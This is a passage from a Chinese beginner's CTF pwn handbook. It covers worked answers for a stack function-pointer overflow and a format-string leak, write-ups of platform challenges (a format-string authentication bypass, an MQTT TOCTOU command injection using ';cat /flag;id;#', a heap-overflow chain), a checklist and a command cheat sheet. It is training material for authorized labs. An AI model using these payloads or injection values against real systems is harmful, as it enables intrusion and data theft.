第 8 题 关键差别在**谁控制格式串**: `printf("%s", input)` 的格式串是程序写死的常量, 用户输入只进参数位置, `%s` 只把输入当文本打印; `printf(input, secret)` 把用户输入当格式串, 于是用户能用 `%s` 去读一个参数当字符串地址。修复写法: `printf("%s", input)`; 或 `fputs(input, stdout)`; , 即格式串永远由程序固定。

第 9 题 `%p` 把对应参数当成**指针值**直接打印 (一个十六进制数, 不解引用); `%s` 把对应参数当成**字符串地址**, 去读它指向的内存直到遇 `\0`。因为 `%s` 会解引用, 若那个位置不是合法字符串

地址（栈上随机值很常见），进程会因读非法地址而崩溃。

第 10 题 PIE/ASLR 卡取地址那一步（地址每次变）；Canary 卡覆盖那一步（越界写在返回前被检测）；NX 卡“执行新代码”（栈上机器码不可执行）；RELRO/只读 GOT 卡“改函数地址表”（改 GOT 那类思路）。

第 11 题 四步链：泄漏（check x 拿到消息地址 m ，算出随机口令地址 $m + 0x40$ ，再用 debug < 格式串 > 读出口令）→ 认证（auth < 口令 >）→ 持久化（write priv.list cat 把 cat 标记写进 /tmp/priv.list）→ 重连读取（新会话初始化时重新读取该标记，再 cat flag）。因为服务是在新连接初始化时才读标记，当前会话即使写了标记也还没重新加载，所以必须关闭并重连。

第 12 题 它们都是该附件特定值：0x0c、0x4c 是这一份二进制里消息缓冲区与随机口令的结构体偏移（相差 0x40），137、200 是这份构建下的栈参数序号。换编译器、换编译参数或平台更换服务端产物，这些值都会变。正确做法是用 debug %p 重新数参数、重新用反汇编核对结构体偏移，绝不能当通用常数。

6.3 完整推演：P1 的 32 个字节从哪来

P1 的名字数组占 24 字节，紧接着是一个 8 字节函数指针，所以结构体总大小 $24 + 8 = 32$ 。程序用 `read(0, session.name, sizeof session)` 从 name 起点连续写 32 字节：偏移 0-23 填满名字，偏移 24-31 盖住 next。用 `nm overflow | grep win` 读当前产物里 win 的地址（本机是 0x401190），用 `struct.pack('<Q', win)` 打成小端 8 字节。最终 $\text{payload} = \underbrace{b'A' \times 24}_{24 \text{ 填充}} + \underbrace{\text{struct.pack('<Q', win)}}_{8 \text{ 地址}}$ ，长度 $24 + 8 = 32$ 。

```

24 填充      8 地址
import struct
win = 0x401190          # from: nm overflow | grep win (this build only!)
payload = b"A" * 24 + struct.pack("<Q", win)
assert len(payload) == 32, len(payload)
open("payload.bin", "wb").write(payload)
print(len(payload), payload[-8:].hex())    # 32 901140000000000000

```

如何独立核对：打印 `len(payload)` 必须等于 32；打印 `payload[-8:].hex()` 必须是 9011400000000000（与 nm 读到的地址一致）；跑正常输入仍应得到 Try again.，说明行为由输入决定，而不是程序坏了。若仍调用 normal，多半没写满 32 字节；若崩溃，多半地址字节错（写成文本、字节序错或宽度错）。这个实验的重点是从内存布局解释现象，不是背下一组对所有机器都适用的地址。

答案 `flag{control_flow_redirected}`（本地程序真实输出）。

6.4 完整推演：P3 的 %s 为什么能读到秘密

`format.c` 把 `secret` 指针传为 `printf` 的第一个可变参数，同时允许用户控制格式串。x86-64 的调用约定把第 2 个参数放在 `rsi`，而 `printf(input, secret)` 中 `secret` 正是第 2 个参数。当你输入 `%s`，`printf` 按 `%s` 的规则“取一个参数当字符串地址、打印它指向的内容”，取到的就是 `secret`。因此输出 `flag{format_string_leaks}`。核对方式：`strings format | grep flag` 显示二进制里确有该常量；把源码改成 `printf("%s", input)` 后，同样的输入只会打印字面 `%s`。

答案 `flag{format_string_leaks}`（本地程序真实输出）。

6.5 已复核真题：pwn-ezpwn（296）

题目把 `debug` 参数当作 `dprintf` 的格式串。`check x` 会打印消息缓冲区地址；这份二进制中随机口令位于消息地址加 `0x40`（该附件特定值、换构建重测）。按该产物栈布局，把口令指针放到第 200 个格式参数位置的栈缓冲里即可用 `%s` 读出口令（命令缓冲区从第 137 个参数起，该附件特定值、换构建重测）；格式串后用 `NUL` 结束格式文本，`NUL` 之后的指针字节仍留在栈缓冲里供 `%s` 使用。`auth` 成功后 `write priv.list cat` 写入权限标记，再重连让新会话重新读取标记，执行 `cat flag` 得到：

```
flag: flag{FF3228AB-FBB1-4296-800C-7C6C0ECE8FB7}
```

复核结论:2026-09-25 在玄机平台提交后显示“FLAG 正确”、步骤 1/1;复现必须在已授权的在线实例里运行 `python3 labs/platform/solve_pwn_ezpwn.py HOST PORT, HOST/PORT` 从题目当前实例页面读取，不可使用过期地址。若平台更换编译产物，须重新核对 137、200、`0x40`、`0x0c`、`0x4c`，不可当通用常数。

附录 A：玄机平台真题状态与提交 checklist

本册共 8 道题。P0-P4 是资料自带的本地靶场，断网就能做，flag 由程序自己打印；296、167、514 是玄机平台真题，必须连着平台的在线实例（其中 514 为付费题，5 金币/30 分钟）。平台题的状态照实记录，绝不编造。

题号与名称	本地材料	状态（照实记录，绝不编造）
296 pwn-ezpwn	原始附件 ZIP、远程交互脚本 labs/platform/solve_pwn_ezpwn.py	可离线检查附件与脚本；读取服务端 flag 须连接当前实例。运行脚本并提供当前 HOST/PORT 后，可写入权限标记并重连取 flag。2026-09-25 提交成功，页面显示 FLAG 正确、步骤 1/1。
167 CISCN mqtt	套件（pwn、libc、ld、libcjson、MQTT 库）与 solve_mqtt.py：均不随讲义分发，须自行从题目页下载	免费题。先用本地假 broker 调通，再连平台实例；利用 set_vin 的 TOCTOU 注入。2026-09-26 提交成功，页面显示“已完成”，完成人数 11→12。
514 Ancient-Recall	无附件（平台只给在线实例）、复现脚本 platform/solve_514.py（练习目录，不随讲义分发）	付费题（5 金币/30 分钟）。流程：过 PoW 网关 → 量菜单协议 → pack 后 cap 与真实缓冲脱钩形成堆溢出 → 改邻块结构体的 buf 得到任意读/写 → 覆写全局函数指针指向“打印 flag 文件”的函数。 2026-09-26 已在平台提交，页面显示“已完成”，题目完成人数由 2 人变为 3 人。

说明：平台题面、价格与界面都可能变化，始终以当前题目详情页为准；本讲义不保存账号口令，也不把附件打包分发。提交后必须亲眼看到页面显示“FLAG 正确”及步骤完成，才能把答案标记为“已验证”。未验证的推测不得写成答案。296 的 137、200、0x40、0x0c、0x4c 都是该附件特定值：一旦平台更换编译产物，必须重新测，不能当通用常数套用。

296 的复现路径

1. 在题目详情页启动（或在有效期内复用）在线实例，从页面读取当前的 HOST 和 PORT。
2. 在 WSL 里进资料根目录，运行求解脚本：

```
cd /mnt/c/Users/你的用户名/Desktop/CTF零基础自学资料包
python3 labs/platform/solve_pwn_ezpwn.py HOST PORT
```

3. 脚本会依次完成：check x 泄漏消息缓冲区地址 m → 用 $m + 0x40$ 定位口令 → debug < 格式串 > 泄漏口令 → auth < 口令 > 认证 → write priv.list cat 写入权限标记 → 重连让新会话重新读取标记 → cat flag。
4. 终端打印出 flag{...} 后，回到平台粘贴提交，确认页面反馈。

167 的复现路径

1. 在题目页点“启动环境”（免费），从页面读出当前的 HOST 与 PORT（本次为 env.xj.edisec.net:30953，实例关闭即失效）。
2. 在 WSL 里进练习目录运行求解脚本（脚本与附件在 ~/pwn-lab/platform/，不随讲义分发）：

```
cd ~/pwn-lab/platform && timeout 100 python3 solve_mqtt.py HOST PORT
```

3. 脚本以 MQTT 客户端接入该 broker：订阅 diag 与 diag/resp → 从目标广播里取 VIN → 算 token ($h=h*31+c$ 的 %08x) → 发合法 set_vin 进入 2 秒窗口 → 窗口内反复发 unknown_command 覆写全局 arg → 目标 popen 执行 ;cat /flag;id;#，回显被 publish 到 diag/resp。
4. 终端出现 FLAG{...} 后回平台提交，确认页面显示“已完成”。

平台上其它 Pwn 题的状态（照实记录）

本次调研（2026-09-26）时平台 PWN 分类共 5 题：296、167、514 已收入本册并完成提交验证；剩余两题暂未收入，原因如实列出：

题目	现状	处理
----	----	----

271 2025 安徽 • abs	免费；附件只有 <code>abs.c</code> 与 <code>libc-2.27.so</code> ，没有可执行（题面缺失、无复现目标） 体、也没有在线实例	未收入：无法离线取得 flag
270 2025 安徽 • KROP2	免费；附件只有一个二进制 ROP2 （EXEC、NX、Partial RELRO），没有 <code>libc</code> 、没有在线实例	未收入：同上，缺少可验证 flag 的复现路径

以上现状可能变化（平台后续补齐附件或实例）；若补齐，可按 167 的同一套流程复核后再补进本册。没有验证过的题不写进讲义——这是本册的红线。

提交 checklist

1. 题目与链接是否记清：296 pwn-ezpwn <https://xj.edisec.net/challenges/296>；167 mqtt <https://xj.edisec.net/challenges/167>；附件是否为当前官方版本，脚本路径是否为 `labs/platform/solve_pwn_ezpwn.py` 与 `~/pwn-lab/platform/solve_mqtt.py`（不是个人下载目录里的旧副本）。
2. 实例信息是否最新：HOST、PORT 是否从当前实例页面读取；实例是否仍在有效期内（过期地址会直接连接超时）。
3. 脚本前提是否核对：脚本开头的 `STACK_ARG_FOR_INPUT = 137`、`TARGET_ARG = 200`、口令相对消息地址的偏移 `0x40`，以及二进制里两字段偏移 `0x0c/0x4c`，是否与当前产物一致；不一致时先按 4.6 节的办法重新数参数、重新核对偏移。
4. 利用链是否完整：泄漏 → 认证 → 写权限标记 → 重连 → `cat flag`，五步缺一不可。没有重连就没有“新会话重新读标记”，自然看不到 flag。
5. 本地两题是否独立复现：P1 必须亲手跑出 `flag{control_flow_redirected}`，P3 必须亲手跑出 `flag{format_string_leaks}`；并各留一条独立证据（nm 读到的地址、strings 搜到的常量）。
6. 平台反馈是否记录：提交后页面显示“FLAG 正确”及步骤完成；未验证的推测不写成答案，带做记录里保留“已完成到哪一步、还差哪一步”。
7. 安全边界是否守住：只在资料自带的 `labs/` 与明确授权的 CTF 平台实例上操作；不把命令用于未授权的系统；不给同学转发账号口令，只给链接与运行命令。

附录 B：命令速查表

两列表：左列“想做什么”，右列“敲什么命令”。默认在 WSL 的练习目录 `~/pwn-lab` 下执行；标注 PowerShell 的在 Windows 里敲。命令里凡出现当前产物特有的地址，都注明“本机实测、换构建重测”。

想做什么	敲什么命令
进资料根目录（PowerShell）	<code>cd C: extbackslashUsers extbackslash 你的用户名 extbackslashDesktop extbackslashCTF 零基础自学资料包</code>
WSL 里进资料目录	<code>cd /mnt/c/Users/你的用户名/Desktop/CTF 零基础自学资料包</code>
WSL 里进练习目录	<code>cd ~/pwn-lab</code>
确认当前目录	WSL: <code>pwd</code> ; PowerShell: <code>Get-Location</code>
看编译器版本	<code>gcc --version</code>
看 Python 版本	<code>python3 --version</code>
确认是 64 位	<code>uname -m</code>
从资料里复制源码	<code>cp /mnt/c/Users/ /Desktop/CTF /labs/pwn/*.c ~/pwn-lab/</code>
编译教学版（无 PIE、无 Canary）	<code>gcc -O0 -fno-stack-protector -no-pie -o overflow overflow.c</code>
编译格式串题	<code>gcc -O0 -o format format.c</code>
编译一个 PIE 版做对照	<code>gcc -O0 -o overflow-pie overflow.c</code>
认文件类型	<code>file overflow format payload.bin</code>
看 ELF 头	<code>readelf -h overflow head -14</code>
看入口点	<code>LANG=C readelf -h overflow grep Entry</code>
看栈是否可执行	<code>LANG=C readelf -l overflow grep GNU_STACK</code>
查符号地址	<code>nm overflow grep -E 'win normal'</code>
反汇编程序主体	<code>objdump -d overflow tail -32</code>

查 Canary 是否启用	<code>objdump -d overflow-pie grep stack_chk head -4</code>
在二进制里搜 flag 常量	<code>strings format grep flag</code>
看文件头十六进制	<code>xxd -l 32 overflow</code>
看结构体布局实测值	<code>./layout</code> (用自己写的 <code>layout.c</code> 打印 <code>sizeof/offsetof</code>)
打包小端 8 字节地址	<code>struct.pack('<Q', 0x401190)</code>
看原始字节列表	<code>list(struct.pack('<Q', 0x401190))</code>
生成 payload	<code>python3 make_payload.py</code>
看 payload 内容	<code>xxd payload.bin</code>
用管道喂输入	<code>echo alice ./overflow</code>
用文件重定向喂输入	<code>./overflow < payload.bin</code>
跑格式串题	<code>echo '%s' ./format</code>
手动数格式参数	<code>echo '%p %p %p %p' ./format</code>
看平台脚本用法	<code>head -12 labs/platform/solve_pwn_ezpwn.py</code>
跑平台题 (需在线实例)	<code>python3 labs/platform/solve_pwn_ezpwn.py</code> <code>HOST PORT</code>

附录 C：术语表

按拼音排序，每个术语一句话解释；更细的展开见对应章节。

术语	一句话解释
ASLR	地址空间布局随机化：每次运行让栈、堆、库甚至程序自身的地址都变一变。
Canary	栈保护：在关键地址前埋一个随机“金丝雀”，函数返回前检查它有没有被改。
ELF	Linux 可执行文件的格式，文件开头四字节是 7f 45 4c 46。
flag	CTF 题的答案，通常形如 <code>flag{...}</code> ，注意大小写与花括号。
GOT/PLT	程序调用外部函数时用来查真实地址的表；RELRO 会把它在启动后变只读。
NX	把栈标记为不可执行，于是往栈里写的机器码不能当代码跑。
payload	构造好、专门用来喂给程序的输入数据（本册指那 32 字节）。
PIE	位置无关可执行文件，配合 ASLR 让程序代码地址也随机，从而取不到固定地址。
RELRO	启动后把 GOT 一类地址表设为只读，防止被改写。
参数序号	格式串里 <code>%n\$p</code> 读的第 n 个位置；先用一串 <code>%p</code> 数出来。
大端序/小端序	多字节数据的存放顺序；x86-64 用小端，低位字节在低地址。
反汇编	把机器码翻译回汇编指令， <code>objdump -d</code> 做的就是这个。
返回地址	函数执行完后要跳回去继续执行的地址，就在栈帧里。
符号表	名字到地址的对照表，由 <code>nm</code> 读出，例如 <code>win</code> 的地址。
格式串漏洞	把用户输入当格式串用，用户就能用 <code>%s/%p</code> 读走内存内容。
函数指针	值是函数地址的变量；改掉它的值，就等于改掉程序的下一步。
结构体	把若干字段连续排在内存里的一段数据，字段位置用偏移描述。
控制流	程序下一步执行哪条指令的顺序；被改写就叫“控制流被劫持”。
偏移	从一段内存或结构体开头数起的距离，常用十六进制表示。
入口点	程序开始执行的第一条指令地址， <code>readelf -h</code> 能看到。
十六进制	用 0-9、a-f 表示字节的写法，两位一个字节。

栈帧	一个函数在栈上占用的那块空间，局部变量和返回地址都在里面。
栈溢出/越界写入	写入长度超过缓冲区，多出的字节覆盖了相邻数据。
字节	计算机存储的基本单位，一个 0-255 的数。
字节序	同“大端序/小端序”。

写在最后 做 Pwn 题的三个动作请练到成为习惯：**量布局**（用 `offsetof`、`nm`、反汇编把“猜”变成“量”）、**认边界**（先问“这个缓冲区多大、谁能写多少”）、**独立验证**（构造完输入先用 `xxd` 核对字节，再用基线输入证明程序没被你弄坏）。刚上手时跌进 `Try again.` 一百次都很正常，真正长本事的是每次都能说清楚“崩在哪一步、我改的哪个字节没生效”。祝你解题顺利。